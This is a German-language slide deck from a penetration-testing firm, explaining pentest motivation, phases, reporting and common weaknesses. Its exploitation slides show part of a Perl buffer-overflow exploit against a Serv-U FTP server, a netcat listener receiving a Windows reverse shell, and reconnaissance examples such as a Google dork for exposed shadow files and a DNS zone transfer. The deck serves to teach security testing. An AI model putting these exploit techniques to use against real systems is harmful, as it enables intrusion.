



Penetrationstests: Praxisnahe IT-Sicherheit

Ihr Netzwerk aus der Angreiferperspektive

Jens Liebchen - RedTeam Pentesting
jens.liebchen@redteam-pentesting.de
<http://www.redteam-pentesting.de>

08. Dezember 2006



*„Laptop: Tragbarer, zeitweilig netzunabhängiger
Computer mit einem klappbaren, auch als Deckel
dienenden LCD- oder Plasma-Flachbildschirm.“*

(Wissen Media Verlag, wissen.de)



*„Laptop: Ein Computer, so konstruiert, dass
Mitarbeiter große Mengen von Kundendaten einfach auf
der Rückbank eines Taxis verstauen können.“*

(übersetzt aus: The Devil's Infosec Dictionary)



Über RedTeam Pentesting

- ★ Gegründet 2004
- ★ Durchführung von Penetrationstests
- ★ Forschung im IT-Security Bereich und Veröffentlichung von Advisories
- ★ Eine der wenigen auf Penetrationstests spezialisierten Firmen



Was ist ein Pentest?

- ★ Angriff auf ein Netzwerk im Auftrag des Eigentümers
- ★ Fragestellung: Wie weit kann ein Angreifer eindringen?
- ★ Gleiche Methoden wie „die Bösen“
- ★ Vertraulichkeit (NDA)
- ★ Endet mit ausführlichem Bericht für den Kunden



Was ist ein Pentest?

- ★ Angriff auf ein Netzwerk im Auftrag des Eigentümers
- ★ Fragestellung: Wie weit kann ein Angreifer eindringen?
- ★ Gleiche Methoden wie „die Bösen“
- ★ Vertraulichkeit (NDA)
- ★ Endet mit ausführlichem Bericht für den Kunden




Was ist ein Pentest?

- ★ Angriff auf ein Netzwerk im Auftrag des Eigentümers
- ★ Fragestellung: Wie weit kann ein Angreifer eindringen?
- ★ Gleiche Methoden wie „die Bösen“
- ★ Vertraulichkeit (NDA)
- ★ Endet mit ausführlichem Bericht für den Kunden



Motivation für die Durchführung eines Pentests





Motivation für die Durchführung eines Pentests

- ★ Wie sicher sind wir wirklich?
 - ★ Realitätsnahe Überprüfung der eigenen Maßnahmen
 - ★ Angst vor Industriespionage
 - ★ Vorbeugung von „Betriebsblindheit“
 - ★ Kontrollsystem vom Gesetz vorgeschrieben
- ★ Indirekte Gründe
 - ★ Werbung/Imagegewinn
 - ★ Schutz der eigenen Kunden (netzwerkbasierende Produkte)



Motivation für die Durchführung eines Pentests

- ★ Wie sicher sind wir wirklich?
 - ★ Realitätsnahe Überprüfung der eigenen Maßnahmen
 - ★ Angst vor Industriespionage
 - ★ Vorbeugung von „Betriebsblindheit“
 - ★ Kontrollsystem vom Gesetz vorgeschrieben
- ★ Indirekte Gründe
 - ★ Werbung/Imagegewinn
 - ★ Schutz der eigenen Kunden (netzwerkbasierende Produkte)



Pentests – Eine Einordnung

- ★ Pentest vs. Audit
- ★ Die getesteten Netzwerke sind in der Regel komplex, daher:
 - ★ Normalerweise nicht besonders verdeckt (viele Logmeldungen)
 - ★ Pentests sind ergebnisorientiert



Pentests – Eine Einordnung

- ★ Pentest vs. Audit
- ★ Die getesteten Netzwerke sind in der Regel komplex, daher:
 - ★ Normalerweise nicht besonders verdeckt (viele Logmeldungen)
 - ★ Pentests sind ergebnisorientiert



Methodik

- ★ Black- und Whiteboxtesting
- ★ Externe oder interne Sichtweise
- ★ In der Praxis: Blackboxansatz meist erfolgreich



Die vier Phasen

- ★ Reconnaissance
- ★ Enumeration
- ★ Exploitation
- ★ Documentation, Bericht und Vorstellung der Ergebnisse beim Kunden

Sehr idealisiert, in der Praxis oft vermischt. Hierdurch schnellere Ergebnisse für den Kunden.



Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois



Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

reiff.net Übersicht

Verwenden Sie die nachfolgende Übersicht zur Einrichtung der Internetdienste auf den Arbeitsplatzrechnern.

HTTP	arch.rwth-aachen.de Inhalte können ausschließlich über einer sicheren Verbindung gepflegt werden. Sie können dazu z.B. WinSCP oder SSH verwenden.
FTP	ftp.arch.rwth-aachen.de
SMTP	relay.rwth-aachen.de
IMAP4	mail.arch.rwth-aachen.de
NTP	ts-1.rz.rwth-aachen.de Bei Verwendung des Novell Clients für Netware wird die Uhrzeit automatisch synchronisiert. Der entsprechende Windows Dienst wird nicht benötigt.
DHCP	c4k-reiff.noc.rwth-aachen.de
DNS	dns1.rz.rwth-aachen.de 134.130.4.1 dns2.rz.rwth-aachen.de 134.130.5.1

Für alle Datei- und E-Maildienste ist die nachfolgende Schreibweise zwingend vorgegeben.

Benutzername .<Name>.<Organisationseinheit>.Architektur

Passwort entspricht dem Novellpasswort



Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

The screenshot shows a Google search interface. The search bar contains the query "intitle:\"Index of\" intitle:\"etc\" \"parent directory\"". The search results section is titled "Web" and shows a single result for "index of /etc/". The result snippet includes the text "Parent Directory" and "shadow", along with dates and file sizes. There are also links for "Im Cache" and "Ähnliche Seiten".

Web Bilder Groups News Froogle Mehr »

Google™ intitle:"Index of" intitle:"etc" "parent directory" Suche [Er](#) [Ein](#)

Suche: Das Web Seiten auf Deutsch Seiten aus Deutsch

Web


[index of /etc/](#) - [[Diese Seite übersetzen](#)]

Parent Directory 13-Nov-2006 19:34 - [redacted].com/ 30-Jul-2004 22:01 - passwd 30-Jul-2004 22:01
30-Jul-2004 22:01 1k **shadow** 30-Jul-2004 22:01 1k.
[www.\[redacted\].com/etc/](#) - 2k - [Zusätzliches Ergebnis](#) - [Im Cache](#) - [Ähnliche Seiten](#)



Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois





Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

```
$ dig AXFR example.com
```

```
; <<> DiG 9.3.3rc2 <<> AXFR example.com  
;; global options: printcmd  
example.com.            86400   IN      SOA     example.com.  
  
example.com.            86400   IN      NS      example.com.  
hp3600                  86400   IN      A       192.168.1.34  
cisco                   86400   IN      A       192.168.1.1  
client                  86400   IN      A       192.168.1.103  
www.                    86400   IN      A       192.168.1.5  
peterclient             86400   IN      A       192.168.1.104
```



Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

```
Received: from [192.168.1.1] ([192.168.1.1])  
  by [192.168.1.1] (8.12.11/8.12.10) with ESMTP id k0I8o6Bc025086 for  
  <kontakt@redteam-pentesting.de>; Wed, 18 Jan 2006 09:50:06 +0100 (MET)  
Received: from [192.168.1.1] by [192.168.1.1] via smtpd  
  (for [192.168.1.1] [192.168.1.1]) with ESMTP; Wed,  
  18 Jan 2006 09:50:06 +0100  
Received: from [192.168.1.1] ([192.168.1.1])  
  by [192.168.1.1].intern ([192.168.1.1])  
  with ESMTP id 2006011809435671-5824515 ; Wed, 18 Jan 2006 09:43:56 +0100  
Date: Wed, 18 Jan 2006 09:50:03 +0100
```



Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

```
$ whois 7.37.23.247
Process query: '7.37.23.247'
Query recognized as IP.
Querying whois.arin.net:43 with whois.
OrgName:    DoD Network Information Center
OrgID:      DNIC
Address:    3990 E. Broad Street
City:       Columbus
StateProv:  OH
PostalCode: 43218
Country:    US

NetRange:   7.0.0.0 - 7.255.255.255
CIDR:       7.0.0.0/8
NetName:    DISANET7
NetHandle:  NET-7-0-0-1
Parent:
NetType:    Direct Allocation
Comment:    DeFense Information Systems Agency
Comment:    DISA /D3
Comment:    11440 Isaac Newton Square
Comment:    Reston, VA 22090-5087 US
RegDate:    1997-11-24
Updated:    1998-09-26

RTechHandle: MIL-HSTMST-ARIN
RTechName:   Network DoD
RTechPhone:  +1-800-365-3642
RTechEmail:  HOSTMASTER@nic.mil

OrgTechHandle: MIL-HSTMST-ARIN
OrgTechName:   Network DoD
OrgTechPhone:  +1-800-365-3642
OrgTechEmail:  HOSTMASTER@nic.mil
```



Enumeration: Finden von Angriffsvektoren

- ★ Port scanning
- ★ (Verwundbare) Versionen von Diensten/Systemen feststellen
- ★ Konfigurationsfehler
- ★ Installierte Software auf neue Fehler untersuchen
- ★ Sonstige kreative Ideen

Aufgrund der Menge: Keine vollständige Suche, stattdessen genau wie ein echter Angreifer: „Hauptsache, rein!“



Exploitation

Ausnutzen von Sicherheitslücken:

- ★ Verifizieren: Haben wir wirklich eine Lücke?
- ★ Was können wir durch Ausnutzen der Lücke erreichen?
- ★ Angriff, sofern Risiko des Angriffs nicht zu hoch (gerade bei Livesystemen)
- ★ Nach erfolgreichem Angriff startet wieder Reconnaissance



Exploitation

Ausnutzen von Sicherheitslücken:

- ★ Verifizieren: Haben wir wirklich eine Lücke?
- ★ Was können wir durch Ausnutzen der Lücke erreichen?
- ★ Angriff, sofern Risiko des Angriffs nicht zu hoch (gerade bei Livesystemen)
- ★ Nach erfolgreichem Angriff startet wieder Reconnaissance



Exploitation

```
my $overflowbuffer = "MDTM 20031111111111+AAAAAAAAA";        . # Overflow Befehl und Puffer
$overflowbuffer .= "\x01\xd0\xfd\x7f";                          # Adresse, damit Subroutine nicht Exception wirft.
$overflowbuffer .= "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"; . # Mehr Puffer
. "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";    . # Mehr Puffer

# Hier wird der saved eip beschrieben.
#$overflowbuffer .= "\xf8\x29\xf3\x77";..                        . # Neuer EIP (target)
$overflowbuffer .= "\x9b\xd0\x03\x7d";..                        . # Andere Adresse fr Windows 2003 Servver

## Der Einstieg in den shellcode. Etwas Assembler um zum eigentlichen SC zu springen.
# Adresse in EAX zusammenbauen + 0x41414141
$overflowbuffer .= "\xc7\xc0" . "\xE0\x2D\x48\x41";           # MOV Adresse + 0x41414141
$overflowbuffer .= "\x2d\x41\x41\x41";                        # SUB EAX 02 02 02 02

# Auf Adresse in EAX springen
$overflowbuffer .= "\xFF\xE0";                                # JMP EAX
.
$overflowbuffer .= " ";.. . # Space, sonst geht der exploit nicht

for(my $i=0; $i<0x30; $i++){
    $overflowbuffer .= "\x90";                                # NOPs zum reinspringen
}

$overflowbuffer .= $shellcode;.. . # der eigentliche Shellcode rein
$overflowbuffer .= "\r\n";.. . # Zeilenende

## Abschicken.
print SOCK $overflowbuffer;.. . # und Feuer frei!
```



Exploitation

```
- ./servu-exp.pl 172.16.66.100  
220-Serv-U FTP-Server v2.5k for WinSock ready...  
331 User name okay, please send complete E-mail address as password.  
230 User logged in, proceed.  
200 Type set to I.
```



Exploitation

```
(~:~$)-> netcat -l -p 4321
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>dir
dir
Volume in Laufwerk C: hat keine Bezeichnung.
Volumeseriennummer: 546D-1C86

Verzeichnis von C:\

24.10.2005  16:49                0 AUTOEXEC.BAT
24.10.2005  16:49                0 CONFIG.SYS
24.10.2005  17:18          <DIR>        Dokumente und Einstellungen
01.12.2005  15:20          <DIR>        Programme
24.10.2005  19:50          <DIR>        WINDOWS
26.10.2005  17:44          <DIR>        [REDACTED]
24.10.2005  16:53          <DIR>        [REDACTED]
                2 Datei(en),                0 Bytes
                5 Verzeichnis(se), 1.892.909.056 Bytes frei
```



Documentation

Der Abschlussbericht:

- ★ Umfangreiche Dokumentation des gesamten Tests
 - ★ Schwachstelle
 - ★ Details
 - ★ Risikoeinstufung
 - ★ Lösungsvorschläge
- ★ Managementkurzbericht
- ★ ToDo-Liste: Was kann sofort gemacht werden?



Documentation

Der Abschlussbericht:

- ★ Umfangreiche Dokumentation des gesamten Tests
 - ★ Schwachstelle
 - ★ Details
 - ★ Risikoeinstufung
 - ★ Lösungsvorschläge
- ★ Managementkurzbericht
- ★ ToDo-Liste: Was kann sofort gemacht werden?



Documentation

Der Abschlussbericht:

- ★ Umfangreiche Dokumentation des gesamten Tests
 - ★ Schwachstelle
 - ★ Details
 - ★ Risikoeinstufung
 - ★ Lösungsvorschläge
- ★ Managementkurzbericht
- ★ ToDo-Liste: Was kann sofort gemacht werden?



Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt



Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt



Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt



Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt



Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt



Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt



Die üblichen Verdächtigen Teil 1

- ★ Veraltete Software
 - ★ Insbesondere Software, die nicht im Online Update des Systems ist
 - ★ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme



Die üblichen Verdächtigen Teil 1

- ★ Veraltete Software
 - ★ Insbesondere Software, die nicht im Online Update des Systems ist
 - ★ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- ★ Schwache Passwörter



Die üblichen Verdächtigen Teil 1

- ★ Veraltete Software
 - ★ Insbesondere Software, die nicht im Online Update des Systems ist
 - ★ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- ★ Schwache Passwörter
- ★ Unsichere Konfiguration
 - ★ Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren



Die üblichen Verdächtigen Teil 1

- ★ Veraltete Software
 - ★ Insbesondere Software, die nicht im Online Update des Systems ist
 - ★ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- ★ Schwache Passwörter
- ★ Unsichere Konfiguration
 - ★ Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren
- ★ Nur an den Außenrändern des Netzes Firewalls, IDS, etc.



Die üblichen Verdächtigen Teil 1

- ★ Veraltete Software
 - ★ Insbesondere Software, die nicht im Online Update des Systems ist
 - ★ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- ★ Schwache Passwörter
- ★ Unsichere Konfiguration
 - ★ Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren
- ★ Nur an den Außenrändern des Netzes Firewalls, IDS, etc.
- ★ Zu viele Dienste auf einem Server



Die üblichen Verdächtigen Teil 1

- ★ Veraltete Software
 - ★ Insbesondere Software, die nicht im Online Update des Systems ist
 - ★ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- ★ Schwache Passwörter
- ★ Unsichere Konfiguration
 - ★ Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren
- ★ Nur an den Außenrändern des Netzes Firewalls, IDS, etc.
- ★ Zu viele Dienste auf einem Server
- ★ Unnötige Dienste



Die üblichen Verdächtigen Teil 2

- ★ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
 - ★ Bsp.: Userprofiles → Autostartordner...



Die üblichen Verdächtigen Teil 2

- ★ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
 - ★ Bsp.: Userprofiles → Autostartordner...
- ★ Unsicheres WLAN (gerne auch direkt im Firmennetz)



Die üblichen Verdächtigen Teil 2

- ★ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
 - ★ Bsp.: Userprofiles → Autostartordner...
- ★ Unsicheres WLAN (gerne auch direkt im Firmennetz)
- ★ „Verdächtiges“ wird nicht weitergemeldet



Die üblichen Verdächtigen Teil 2

- ★ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
 - ★ Bsp.: Userprofiles → Autostartordner...
- ★ Unsicheres WLAN (gerne auch direkt im Firmennetz)
- ★ „Verdächtiges“ wird nicht weitergemeldet
- ★ Backups für alle lesbar



Die üblichen Verdächtigen Teil 2

- ★ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
 - ★ Bsp.: Userprofiles → Autostartordner...
- ★ Unsicheres WLAN (gerne auch direkt im Firmennetz)
- ★ „Verdächtiges“ wird nicht weitergemeldet
- ★ Backups für alle lesbar
- ★ Incident Response nicht vorhanden



Die üblichen Verdächtigen Teil 2

- ★ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
 - ★ Bsp.: Userprofiles → Autostartordner...
- ★ Unsicheres WLAN (gerne auch direkt im Firmennetz)
- ★ „Verdächtiges“ wird nicht weitergemeldet
- ★ Backups für alle lesbar
- ★ Incident Response nicht vorhanden
- ★ Schlechte physikalische Sicherheit



Die üblichen Verdächtigen Teil 2





Fragen / freie Diskussion